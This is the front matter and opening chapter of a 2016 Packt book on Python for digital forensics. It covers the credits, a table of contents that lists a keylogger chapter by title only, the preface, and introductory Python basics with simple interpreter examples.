

C o m m u n i t y E x p e r i e n c e D i s t i l l e d

Learning Python for Forensics

Learn the art of designing, developing, and deploying innovative forensic solutions through Python

Preston Miller Chapin Bryce

[PACKT] open source*
PUBLISHING

community experience distilled

Learning Python for Forensics

Learn the art of designing, developing, and deploying innovative forensic solutions through Python

Preston Miller

Chapin Bryce



BIRMINGHAM - MUMBAI

Learning Python for Forensics

Copyright © 2016 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

First published: May 2016

Production reference: 1250516

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-78328-523-5

www.packtpub.com

Credits

Authors

Preston Miller
Chapin Bryce

Project Coordinator

Judie Jose

Reviewer

Sachin Raste

Proofreader

Safis Editing

Commissioning Editor

Rebecca Youe

Indexer

Hemangini Bari

Acquisition Editor

Vinay Argekar

Graphics

Kirk D'Penha

Content Development Editor

Sanjeet Rao

Production Coordinator

Shantanu N. Zagade

Technical Editor

Pramod Kumavat

Cover Work

Shantanu N. Zagade

Copy Editors

Dipti Mankame
Laxmi Subramanian

About the Authors

Preston Miller is a consultant at an internationally recognized firm that specializes in cyber investigations. Preston holds an undergraduate degree from Vassar College and a master's degree in digital forensics from Marshall University, where he was the recipient of the J. Edgar Hoover Scientific Scholarship for academic excellence. While studying in a graduate school, Preston conducted classes on Python and Open Source Forensics. Preston has previously published his research on Bitcoin through Syngress.

Preston is experienced in conducting traditional Digital Forensic investigations, but specializes in Physical Forensics. Physical Forensics is a subset of Digital Forensics, which involves black box scenarios where data must be acquired from a device by non-traditional means. In his free time, Preston contributes to multiple Python-based open source projects.

I would like to thank my wife, Stephanie, for her unwavering encouragement and love. I would also like to thank my family and friends for their support. I owe many thanks to Dr. Terry Fenger, Chris Vance, Robert Boggs, and John Sammons for helping me grow my understanding of the field and inspiring me to learn outside the classroom.

Chapin Bryce is a professional in the digital forensics community. After studying computers and digital forensics at Champlain College, Chapin joined a firm leading the field of digital forensics and investigations. In his downtime, Chapin enjoys working on Python scripts, writing, and skiing (weather permitting). As a member of multiple ongoing research and development projects, Chapin has authored several articles in professional and academic publications.

I want to thank all of my family and friends who have been incredibly supportive during the development of this book. A special thanks to my best friend and keeper of sanity, Alexa, who has helped tirelessly bring this exciting project together. Your unwavering support has made this possible. A warm thank you to my mother, father, sister, and the extended family who have supported me through the years and encouraged me to reach just a little further at every opportunity. I am also extremely grateful for the advice and guidance from my mentors, both professionally and academically, as I have grown in the field of forensics.

Acknowledgments

We would like to thank John Shumway, Hasan Eray Dogan, and J-Michael Roberts for their contributions to the book. We greatly appreciate their insight and expertise in all things forensics.

About the Reviewer

Sachin Raste is a leading security expert with over 18 years of experience in the field of network management and information security. With his team, he has designed, streamlined, and integrated networks, applications, and IT processes for some of the leading business houses in India, and he has successfully helped them achieve business continuity.

You can follow him through his Twitter ID @essachin. His past reviews include *Metasploit Penetration Testing Cookbook* and *Building Virtual Pentesting Labs for Advanced Penetration Testing*, both by Packt Publishing.

First and foremost, I'd like to thank my wife, my children, and my close group of friends, without whom everything in this world would have seemed impossible. I thank everyone at MalwareMustDie NPO, a group of white-hat security researchers who tackle malware, for their immense inspiration and support.

www.PacktPub.com

Support files, eBooks, discount offers, and more

For support files and downloads related to your book, please visit www.PacktPub.com.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.PacktPub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at service@packtpub.com for more details.

At www.PacktPub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.



<https://www2.packtpub.com/books/subscription/packtlib>

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can search, access, and read Packt's entire library of books.

Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

Free access for Packt account holders

If you have an account with Packt at www.PacktPub.com, you can use this to access PacktLib today and view 9 entirely free books. Simply use your login credentials for immediate access.

To my wife, the love of my life, whose guidance, friendship, and love makes life all the sweeter. I love you, Stephanie.

- Preston Miller

To my mom and dad who have lovingly and tenaciously guided me at every turn and encouraged me to passionately strive for my dreams.

- Chapin Bryce

Table of Contents

Preface	xi
Chapter 1: Now For Something Completely Different	1
When to use Python?	2
Getting started	5
Standard data types	8
Strings and Unicode	9
Integers and floats	12
Booleans and None	13
Structured data types	14
Lists	14
Dictionaries	17
Sets and tuples	18
Data type conversions	19
Files	20
Variables	21
Understanding scripting flow logic	23
Conditionals	24
Loops	27
For	27
While	28
Functions	29
Summary	31

Chapter 2: Python Fundamentals	33
Advanced data types and functions	33
Iterators	34
Datetime objects	36
Libraries	38
Installing third-party libraries	38
Libraries in this book	39
Python packages	39
Classes and object-oriented programming	40
Try and except	42
Raise	45
Creating our first script – unix_converter.py	47
User input	49
Using the raw input method and the system module – user_input.py	49
Understanding Argparse – argument_parser.py	51
Forensic scripting best practices	54
Developing our first forensic script – usb_lookup.py	56
Understanding the main() function	58
Exploring the getRecord() function	61
Interpreting the searchKey() function	62
Running our first forensic script	64
Troubleshooting	64
Challenge	66
Summary	66
Chapter 3: Parsing Text Files	67
Setup API	68
Introducing our script	68
Overview	68
Our first iteration – setupapi_parser.v1.py	69
Designing the main() function	71
Crafting the parseSetupapi() function	72
Developing the printOutput() function	74
Running the script	75
Our second iteration – setupapi_parser.v2.py	75
Improving the main() function	77
Tuning the parseSetupapi() function	79
Modifying the printOutput() function	80
Running the script	81
Our final iteration – setupapi_parser.py	82
Extending the main() function	84

Adding to the parseSetupapi() function	85
Creating the parseDeviceInfo() function	87
Forming the prepUSBLookup() function	89
Constructing the getDeviceNames() function	89
Enhancing the printOutput() function	90
Running the script	91
Additional challenges	92
Summary	92
Chapter 4: Working with Serialized Data Structures	93
Serialized data structures	94
A simple Bitcoin Web API	97
Our first iteration – bitcoin_address_lookup.v1.py	100
Exploring the main() function	102
Understanding the getAddress() function	102
Working with the printTransactions() function	103
The printHeader() helper function	105
The getInputs() helper function	106
Running the script	107
Our second iteration – bitcoin_address_lookup.v2.py	108
Modifying the main() function	111
Improving the getAddress() function	112
Elaborating on the printTransactions() function	112
Running the script	113
Mastering our final iteration – bitcoin_address_lookup.py	114
Enhancing the parseTransactions() function	117
Developing the csvWriter() function	119
Running the script	120
Additional challenges	121
Summary	122
Chapter 5: Databases in Python	123
An overview of databases	123
Using SQLite3	124
Using the Structured Query Language	124
Designing our script	126
Manually manipulating databases with Python – file_lister.py	128
Building the main() function	131
Initializing the database with the initDB() function	133
Checking for custodians with the getOrAddCustodian() function	135
Retrieving custodians with the getCustodian() function	136
Understanding the ingestDirectory() function	137

Exploring the os.stat() method	138
Developing the formatTimestamp() helper function	142
Configuring the writeOutput() function	142
Designing the writeCSV() function	143
Composing the writeHTML() function	145
Running the script	147
Further automating databases – file_lister_peewee.py	148
Peewee setup	150
Jinja2 setup	152
Updating the main() function	155
Adjusting the initDB() function	156
Modifying the getOrAddCustodian() function	157
Improving the ingestDirectory() function	157
A closer look at the formatTimestamp() function	159
Converting the writeOutput() function	160
Simplifying the writeCSV() function	161
Condensing the writeHTML() function	162
Running our new and improved script	163
Challenge	164
Summary	165
Chapter 6: Extracting Artifacts from Binary Files	167
UserAssist	168
Understanding the ROT-13 substitution cipher – rot13.py	169
Evaluating code with timeit	172
Working with the Registry module	173
Introducing the Struct module	176
Creating spreadsheets with the xlsxwriter module	179
Adding data to a spreadsheet	179
Building a table	182
Creating charts with Python	183
The UserAssist framework	185
Developing our UserAssist logic processor – userassist.py	185
Evaluating the main() function	188
Defining the createDictionary() function	189
Extracting data with the parseValues() function	191
Processing strings with the getName() function	194
Writing Excel spreadsheets – xlsx_writer.py	195
Controlling output with the excelWriter() function	196
Summarizing data with the dashboardWriter() function	198
Writing artifacts in the userassistWriter() function	201
Defining the fileTime() function	202
Processing integers with the sortByCount() function	203

Processing DateTime objects with the sortByDate() function	205
Writing generic spreadsheets – csv_writer.py	205
Understanding the csvWriter() function	205
Running the UserAssist framework	208
Additional challenges	208
Summary	209
Chapter 7: Fuzzy Hashing	211
Background on hashing	212
Hashing files in Python	212
Deep dive into rolling hashes	214
Implementing rolling hashes – hashing_example.py	215
Limitations of rolling hashes	216
Exploring fuzzy hashing – fuzzy_hasher.py	217
Starting with the main function	220
Working with files in the fileController() function	221
Working with directories in the directoryController() function	222
Generating fuzzy hashes with the fuzzFile() function	225
Exploring the compareFuzzies() function	227
Creating reports with the writer() function	228
Running the first iteration	230
Using SSDeep in Python – ssdeep_python.py	231
Revisiting the main() function	234
The new fileController() function	235
Repurposing the directoryController() function	236
Demonstrating changes in the writer() function	237
Running the second iteration	238
Additional challenges	239
Citations	239
Summary	240
Chapter 8: The Media Age	241
Creating frameworks in Python	241
Introduction to EXIF metadata	242
Introducing the Pillow module	244
Introduction to ID3 metadata	245
Introducing the Mutagen module	246
Introduction to Office metadata	246
Introducing the lxml module	248
Metadata_Parser framework overview	249
Our main framework controller – metadata_parser.py	250
Controlling our framework with the main() function	252

Parsing EXIF metadata – exif_parser.py	255
Understanding the exifParser() function	256
Developing the getTags() function	257
Adding the dmsToDecimal() function	261
Parsing ID3 metadata – id3_parser.py	263
Understanding the id3Parser() function	263
Revisiting the getTags() function	264
Parsing Office metadata – office_parser.py	266
Evaluating the officeParser() function	267
The getTags() function for the last time	268
Moving on to our writers	271
Writing spreadsheets – csv_writer.py	271
Plotting GPS data with Google Earth – kml_writer.py	273
Supporting our framework with processors	275
Creating framework-wide utility functions – utility.py	275
Framework summary	277
Additional challenges	277
Summary	278
Chapter 9: Uncovering Time	279
About timestamps	280
What is epoch?	281
Using a GUI	282
Basics of Tkinter objects	282
Implementation of the Tkinter GUI	283
Using Frame objects	288
Using classes in Tkinter	288
Developing the Date Decoder GUI – date_decoder.py	290
The DateDecoder class setup and __init__() method	293
Executing the run() method	294
Implementing the buildInputFrame() method	295
Creating the buildOutputFrame() method	297
Building the convert() method	298
Defining the convert_unix_seconds() method	299
Conversion using the convertWindowsFiletime_64() method	301
Converting with the convertChromeTimestamps() method	303
Designing the output method	304
Running the script	304
Additional challenges	306
Summary	307

Chapter 10: Did Someone Say Keylogger?	309
A detailed look at keyloggers	310
Hardware keyloggers	310
Software keyloggers	310
Detecting malicious processes	311
Building a keylogger for Windows	312
Using the Windows API	312
PyWin32	312
PyHooks	313
WMI	314
Monitoring keyboard events	314
Capturing screenshots	315
Capturing the clipboard	317
Monitoring processes	318
Multiprocessing in Python – simple_multiprocessor.py	319
Running Python without a command window	322
Exploring the code	322
Capturing the screen	323
Capturing the clipboard	324
Capturing the keyboard	325
Keylogger controllers	327
Capturing processes	327
Understanding the main() function	328
Running the script	329
Citations	330
Additional challenges	330
Summary	331
Chapter 11: Parsing Outlook PST Containers	333
The Personal Storage Table File Format	334
An introduction to libpff	336
How to install libpff and pypff	336
Exploring PSTs – pst_indexer.py	337
An overview	338
Developing the main() function	342
Evaluating the makePath() helper function	343
Iteration with the folderTraverse() function	344
Identifying messages with the checkForMessages() function	346
Processing messages in the processMessage() function	346
Summarizing data in the folderReport() function	348
Understanding the wordStats() function	350
Creating the wordReport() function	351

Building the senderReport() function	352
Refining the heat map with the dateReport() function	354
Writing the HTMLReport() function	355
The HTML template	356
Running the script	360
Additional challenges	361
Summary	361
Chapter 12: Recovering Transient Database Records	363
SQLite WAL files	364
WAL format and technical specifications	365
The WAL header	367
The WAL frame	369
The WAL cell and varints	370
Manipulating large objects in Python	372
Regular expressions in Python	372
TQDM – a simpler progress bar	374
Parsing WAL files – wal_crawler.py	375
Understanding the main() function	379
Developing the frameParser() function	382
Processing cells with the cellParser() function	384
Writing the dictHelper() function	386
The Python debugger – pdb	387
Processing varints with the singleVarint() function	389
Processing varints with the multiVarint() function	390
Converting serial types with the typeHelper() function	391
Writing output with the csvWriter() function	394
Using regular expression in the regularSearch() function	396
Executing wal_crawler.py	399
Challenge	400
Summary	400
Chapter 13: Coming Full Circle	401
Frameworks	402
Building a framework structure to last	402
Data standardization	403
Forensic frameworks	403
Colorama	404
FIGlet	405
Exploring the framework – framework.py	406
Exploring the Framework object	411
Understanding the Framework __init__() constructor	411
Creating the Framework run() method	412

Iterating through files with the Framework <code>_list_files()</code> method	412
Developing the Framework <code>_run_plugins()</code> method	414
Exploring the Plugin object	416
Understanding the Plugin <code>__init__()</code> constructor	416
Working with the Plugin <code>run()</code> method	416
Handling output with the Plugin <code>write()</code> method	417
Exploring the Writer object	418
Understanding the Writer <code>__init__()</code> constructor	418
Understanding the Writer <code>run()</code> method	419
Our Final CSV writer – <code>csv_writer.py</code>	419
The writer – <code>xlsx_writer.py</code>	421
Changes made to plugins	424
Executing the framework	424
Additional challenges	426
Summary	426
Appendix A: Installing Python	429
Python for Windows	429
Python for OS X and Linux	432
Appendix B: Python Technical Details	435
The Python installation folder	435
The Doc folder	436
The Lib folder	436
The Scripts folder	437
The Python interpreter	437
Python modules	437
Appendix C: Troubleshooting Exceptions	439
AttributeError	440
ImportError	441
IndentationError	441
IOError	442
IndexError	442
KeyError	443
NameError	444
TypeError	445
ValueError	446
UnicodeEncodeError and UnicodeDecodeError	446
Index	449

Preface

At the outset of writing *Learning Python Forensics*, we had one goal; teach the use of Python for forensics in such a way that readers with little to no programming experience could follow along immediately and develop practical code for use in casework. That's not to say that this book is intended for the Python neophyte; throughout we ease the reader into progressively more challenging code and end by incorporating each script into a forensic framework. This book makes a few assumptions about the reader's programming experience, and where it does, there will often be an Appendix section or a list of resources to help bridge the gap in knowledge.

The majority of the book will focus on developing code for various forensic artifacts; however, the first two chapters will teach the basics of the language. This will level the playing field for readers of all skill levels. We intend for the complete Python novice to be able to develop forensically sound and relevant scripts by the end of this book.

Much like in the real world, code development will follow a modular design. Initially, a script might be written one way before rewritten in another to show off the advantages (or disadvantages) of various techniques. Immersing you in this fashion will help build and strengthen the neural links required to retain the process of script design. To allow Python development to become second nature, please retype the exercises shown throughout the chapters for yourself to practice and learn common Python tropes. Never be afraid to modify the code, you will not break anything (except maybe your version of the script) and will have a better understanding of the inner workings of the code afterwards.

What this book covers

Chapter 1, Now For Something Completely Different, is an introduction to common Python objects, built-in functions, and tropes. We will also cover basic programming concepts.

Chapter 2, Python Fundamentals, is a continuation of the basics learned in the previous chapter and the development of our first forensic script.

Chapter 3, Parsing Text Files, discusses a basic Setup API log parser to identify first use times for USB devices and introduce the iterative development cycle.

Chapter 4, Working with Serialized Data Structures, shows how serialized data structures such as JSON files can be used to store or retrieve data in Python. We will parse JSON-formatted data from the Bitcoin blockchain containing transaction details.

Chapter 5, Databases in Python, shows how databases can be used to store and retrieve data via Python. We will use two different database modules to demonstrate different versions of a script that creates an active file listing with a database backend.

Chapter 6, Extracting Artifacts from Binary Files, is an introduction to the struct module, which will become every examiner's friend. We use the struct module to parse binary data into Python objects from forensically relevant sources. We will parse the UserAssist key in the registry for user application execution artifacts.

Chapter 7, Fuzzy Hashing, explains how to implement a block-level rolling hash in Python to identify changes within two similar files based on content.

Chapter 8, The Media Age, helps us understand embedded metadata and parse them from forensic sources. In this chapter, we introduce and design an embedded metadata framework in Python.

Chapter 9, Uncovering Time, provides the first look at the development of the graphical user interface with Python to decode commonly encountered timestamps. This is our introduction to GUI and Python class development.

Chapter 10, Did Someone Say Keylogger?, shows how a malicious script could be developed with Python. This chapter, unlike others, focuses on Windows-specific modules and introduces more advanced features of the Python language.

Chapter 11, Parsing Outlook PST Containers, demonstrates how to read and interpret the Outlook PST container and index contents of this artifact.

Chapter 12, Recovering Transient Database Records, introduces SQLite Write-Ahead Logs and how to extract data, including deleted data, from these files.

Chapter 13, Coming Full Circle, is an aggregation of scripts written in previous chapters into a forensic framework. We explore the methods for designing these larger projects.

Appendix A, Installing Python, is a tutorial on how to install Python for various Operating Systems.

Appendix B, Python Technical Details, is a brief discussion on the inner workings of Python and how it executes code.

Appendix C, Troubleshooting Exceptions, contains the descriptions and examples of common exceptions encountered during development.

What you need for this book

To follow along with the examples in this book, you will need the following:

- A computer with an Internet connection
- A Python 2.7 installation
- *Optionally*, an Integrated Development Environment for Python

In addition to these requirements, you will need to install various third-party modules that we will make use in our code. We will indicate which modules need to be installed, the correct version, and often how to install them.

Who this book is for

If you are a forensics student, hobbyist, or professional that is seeking to increase your understanding in forensics through the use of a programming language, then this book is for you.

You are not required to have previous experience of programming to learn and master the content within this book. This material, created by forensic professionals, was written with a unique perspective to help examiners learn programming.

Conventions

In this book, you will find a number of text styles that distinguish between different kinds of information. Here are some examples of these styles and an explanation of their meaning.



Code, variables, function names, URLs, or other keywords are written in a specific font, for example. Variables are lower case with underscores separating words. Functions or class names follow the CamelCase convention (for example, `processData`) where the first word is lowercase and any following word is capitalized. Function, method, or class names will also be followed by a pair of parenthesis to logically separate them from variables. We will display all code meant for the Python interactive prompt or in a file.

A block code written in the interactive prompt is preceded by three ">" or "." symbols emulating what a user would see when typing the data into the interactive prompt.

```
Python Interactive Prompt Code  
>>> a = 5  
>>> b = 7  
>>> print a + b  
13
```

A block of code written in a file will contain a line number on the left side of the file followed by the code on that line. Indentation is important in Python and all indents should be at increments of 4 spaces. Lines may wrap due to margin lengths. Please refer to the provided code for clarification on indentations and layout.

```
Python Script  
001 def main():  
002     a = 5  
003     b = 7  
004     print a + b
```



Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book – what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of.

To send us general feedback, simply e-mail feedback@packtpub.com, and mention the book's title in the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at www.packtpub.com/authors.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the example code

You can download the example code files for this book from your account at <http://www.packtpub.com>. If you purchased this book elsewhere, you can visit <http://www.packtpub.com/support> and register to have the files e-mailed directly to you.

You can download the code files by following these steps:

1. Log in or register to our website using your e-mail address and password.
2. Hover the mouse pointer on the **SUPPORT** tab at the top.
3. Click on **Code Downloads & Errata**.
4. Enter the name of the book in the **Search** box.
5. Select the book for which you're looking to download the code files.
6. Choose from the drop-down menu where you purchased this book from.
7. Click on **Code Download**.

You can also download the code files by clicking on the **Code Files** button on the book's webpage at the Packt Publishing website. This page can be accessed by entering the book's name in the **Search** box. Please note that you need to be logged in to your Packt account.

Once the file is downloaded, please make sure that you unzip or extract the folder using the latest version of:

- WinRAR / 7-Zip for Windows
- Zipeg / iZip / UnRarX for Mac
- 7-Zip / PeaZip for Linux

The code bundle for the book is also hosted on GitHub at <https://github.com/PacktPublishing/Learning-Python-for-Forensics>. We also have other code bundles from our rich catalog of books and videos available at <https://github.com/PacktPublishing/>. Check them out!

Downloading the color images of this book

We also provide you with a PDF file that has color images of the screenshots/diagrams used in this book. The color images will help you better understand the changes in the output. You can download this file from https://www.packtpub.com/sites/default/files/downloads/LearningPythonforForensics_ColorImages.pdf.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting <http://www.packtpub.com/submit-errata>, selecting your book, clicking on the **Errata Submission Form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title.

To view the previously submitted errata, go to <https://www.packtpub.com/books/content/support> and enter the name of the book in the search field. The required information will appear under the **Errata** section.

Piracy

Piracy of copyrighted material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at copyright@packtpub.com with a link to the suspected pirated material.

We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

If you have a problem with any aspect of this book, you can contact us at questions@packtpub.com, and we will do our best to address the problem.

1

Now For Something Completely Different

This book presents Python as a necessary tool to optimize digital forensic analysis – it is written from an examiner's perspective. In the first two chapters, we will introduce the basics of Python in preparation for the remainder of the book where we will develop scripts to accomplish forensic tasks. While focusing on the use of the language as a tool, we will also explore the advantages of Python and how it allows many individuals in the field to create solutions for a number of complex forensic challenges. Similar to Monty Python, Python's namesake, the next 12 chapters aim to present "something completely different".

In this fast-paced field, a scripting language provides flexible problem solving in an automated fashion, thus giving the examiner additional time to investigate other artifacts that may not have been analyzed as thoroughly due to time constraints. Python may not always be the correct tool to complete the task at hand, but it is certainly a resource to develop rapid and accurate solutions. This chapter outlines the basics of Python from "Hello World" to fundamental scripting operations.

In this chapter, we will cover the following topics:

- An introduction to Python and healthy development practices
- Basic programming concepts
- Manipulating and storing objects in Python
- Creating simple conditionals, loops, and functions

When to use Python?

Python is a powerful forensic tool, but before deciding to develop a script it is important to consider the type of analysis required and the project timeline. In the following examples, we will outline situations when Python is invaluable and, conversely, when it is not worth the development effort. Though rapid development makes it easy to deploy a solution in a tough situation, Python is not always the best tool to implement it. If a tool exists that performs the task, and is available, it can be the preferred method for analysis.

Python is a preferred programming language for forensics due to its ease of use, library support, detailed documentation, and interoperability among operating systems. There are two main types of programming languages, those that are interpreted and those that are compiled. Compiling the code allows the programming language to be converted into a machine language. This lower level language is more efficient for the computer to interpret. Interpreted languages are not as fast as the compiled languages at run time and they do not require compilation, which can take some time. As Python is an interpreted language, we can make modifications to our code and quickly run and view the results. With a compiled language, we would have to wait for our code to re-compile before viewing the effect of our modifications. For this reason, Python may not run as quickly as a compiled language; however, it allows rapid prototyping.

An incident response case presents an excellent example of when to use Python in a case setting. For example, let us consider that a client calls, panicked, reporting a data breach and unsure of how many files were exfiltrated over the past 24 hours from their file server. Once on site, you are instructed to perform the fastest count of files accessed in the past 24 hours. This count, along with a list of compromised files, will determine the course of action.

Python fits this bill quite nicely. Armed with just a laptop, you can open a text editor and begin writing a code solution. Python can be built and designed without the need of a fancy editor or tool set. The build process of your script may look similar to this, with each step building upon the previous:

1. Make the script read a single file's last accessed time stamp.
2. Write a loop that steps through directories and subdirectories.
3. Test each file to see if the timestamp is within the past 24 hours.
4. If it has been accessed within 24 hours then create a list of affected files to display file paths and access times.

The preceding process would result in a script that recurses over the entire server and the output files found with a last accessed time in the past 24 hours for manual review. This script will be approximately 20 lines of code and might require ten minutes, or less, for an intermediate scripter to develop and validate (it is apparent that this will be more efficient than manually reviewing the timestamps on the filesystem).

Before deploying any developed code, it is imperative that you validate its capability first. As Python is not a compiled language, we can easily run the script after adding new lines of code to ensure that we haven't broken anything. This approach is known as test-then-code, a method commonly used in script development. Any software, regardless of who wrote it, should be scrutinized and evaluated to ensure accuracy and precision. Validation ensures that the code is operating properly. Although it is more time consuming, validated code provides reliable results capable of withstanding the courtroom, which is an important aspect in forensics.

A situation where Python might not be the best tool is for general case analysis. If you are handed a hard drive and asked to find evidence without additional insight, then a preexisting tool will be a better solution. Python is invaluable for targeted solutions, such as analyzing a given file type and creating a metadata report. Developing a custom all-in-one solution for a given filesystem requires too much time to create, when other tools, both paid and free, support such generic analysis.

Python is useful in pre-processing automation. If you find yourself repeating the same task for each evidence item, it may be worthwhile to develop a system that automates those steps. A great example of suites that perform such analysis is ManTech's Analysis and Triage System (MantaRay¹), which leverages a series of tools to create general reports that can speed up analysis when there is no scope of what data may exist.

When considering whether to commit resources to develop Python scripts, either on the fly or for larger projects, it is important to consider what solutions already exist, the time available to create a solution, and the time saved through automation. Despite the best intentions, the development of solutions can go on for much longer than initially conceived without a strong design plan.

Development life cycle


The development life cycle involves at least five steps:

- Identify
- Plan

¹ Developed by D. Koster, K. Murphy, and C. Bryce. More information at <http://mantarayforensics.com/> or <http://github.com/mantarayforensics>

- Program
- Validate
- Bugs

The first step is self-explanatory: before you develop, you must identify the problem that needs to be solved. Planning is perhaps the most crucial step in the development cycle.



Good planning will help you by decreasing the amount of code required and the number of bugs. Planning becomes even more vital during the learning process. A Forensic programmer must begin to answer the following questions: how will data be ingested, what Python data types are most appropriate, are third party libraries necessary, and how will the results be displayed to the examiner? In the beginning, just as we were writing a term paper, it is a good idea to write, or draw, an outline of your program. As you become more proficient in Python, planning will become a second nature, but initially it is recommended that you create an outline or write a pseudocode.

A pseudocode is an informal way of writing code before filling in the details with actual code. Pseudocode can represent the barebones of the program, such as defining pertinent variables and functions while describing how they will all fit together within the script's framework. Pseudocode for a function might look like the following example:

```
# open the database
# read from the database using the sqlite3 library - store in variable
# called records
for record in records:
    # process database records here
```

After identifying and planning, the next three steps make up the largest part of the development cycle. Once your program is sufficiently planned, it is time to start writing the code! Once the code is written, break into your new program with as much test data as possible. Especially in forensics, it is critical to thoroughly test your code instead of relying on the results of one example. Without comprehensive debugging, the code can crash when it encounters something unexpected, or, even worse, it could provide the examiner with false information and lead them down the wrong path. After the code is tested, it is time to release it and prepare for bug reports. We are not just talking about insects! Despite a programmer's best efforts, there will always be bugs in the code. Bugs have a nasty way of multiplying even when you squash one, perpetually causing the programming cycle to begin repeatedly.

Getting started

Before we get started, it is necessary that you install Python on your machine. Please refer to *Appendix A, Installing Python* for instructions. Additionally, we recommend using an Integrated Development Environment, IDE, such as JetBrains PyCharm. An IDE will highlight errors and offer suggestions that help streamline the development process and promote best practices when writing a code. If the installation of an IDE is not available, a simple text editor will work. We recommend an application such as Notepad++, Sublime Text, or Atom Text Editor. For those who are command line orientated, an editor such as Vim or Nano will work as well.

With Python installed, let's open the interactive prompt by typing `python` into your Command Prompt or terminal. We will begin by introducing some built-in functions to be used in troubleshooting. The first line of defense when confused by any object or function discussed in this book, or found in the wild, are the `type()`, `dir()`, and `help()` built-in functions. We realized that we have not yet introduced the common data types and so the following code might appear confusing. However, that is exactly the point of this exercise. During development, you will encounter data types you are unfamiliar with or what methods exist to interact with the object. These three functions help solve those issues. We will introduce the fundamental data types later in this chapter.

The `type()` function, when supplied with an object, will return its `__name__` attribute, thus providing the type identifying information about the object. The `dir()` function, when supplied with a string representing the name of an object, will return its attributes showing all the available options of functions and parameters belonging to the object. The `help()` function can be used to display the specifics of these methods through its **docstrings**. Docstrings are nothing more than descriptions of a function that detail the inputs, outputs, and how to use the function.

Let's look at the `str`, or string, object as an example of these three functions. In the following example, passing a string of characters surrounded by single quotes to the `type()` function results in a type of `str`, or string. When we give examples where our typed input follows the `>>>` symbol, it indicates that you should type these statements in the Python interactive prompt. The Python interactive prompt can be accessed by typing `python` in the Command Prompt. Please refer to *Appendix A, Installing Python* if you receive an error while trying to access the interactive prompt:

```
>>> type('what am I?')
<type 'str'>
```

If we pass in an object to the `dir()` function, such as `str`, we can see its methods and attributes. Let's say that we then want to know what one of these functions, `title()`, does. We can use the `help` function to specify the object and its function as the input. The output of the `help` function tells us that no input is required, the output is a string object, and that the function capitalized the first character of every word. Let's use the `title` method on the 'what am I?' string:

```
>>> dir(str)
['__add__', '__class__', '__contains__', '__delattr__', '__doc__', '__eq__',
...
'swapcase', 'title', 'translate', 'upper', 'zfill']

>>> help(str.title)
title(...)
S.title() -> string

Return a titlecased version of S, i.e. words start with uppercase
characters, all remaining cased characters have lowercase.

>>> 'what am I?'.title()
'What Am I?'
```

Next, type `number = 5`; now we have created a variable, called `number`, that has a value of 5. Using `type()` on that object indicates that 5 is an `int`, or integer. Going through the same procedure as earlier, we can see a series of available attributes and functions for the integer object. With the `help()` function, we check what the `__add__()` function does for our `number` object. From the following output, we can see that this function is equivalent to using the `+` symbol on two values:

```
>>> number = 5
>>> type(number)
<type 'int'>
```

```
>>> dir(number)
>>> ['__abs__', '__add__', '__and__', '__class__', '__cmp__', '__
coerce__',
'__
...
'denominator', 'imag', 'numerator', 'real']

>>> help(number.__add__)
__add__(...)
x.__add__(y) <==> x+y
```

Let's compare the difference between the `__add__()` function and the `+` symbol to verify our assumption. Using both methods to add 3 to our `number` object results in a returned value of 8. Unfortunately, we've broken the best practice rule as illustrated in the following example:

```
>>> number.__add__(3)
8
>>> number + 3
8
```


Notice how some methods, such as `__add__()`, have double leading and trailing underscores. These are referred to as **magic methods** and they are the methods the Python interpreter calls and they should not be called by the programmer. These magic methods are instead called indirectly by the user. For example, the integer `__add__()` magic method is called when the `+` symbol is being used between two numbers. Following the preceding example, you should never run `number.__add__(3)` instead of `number + 3`.

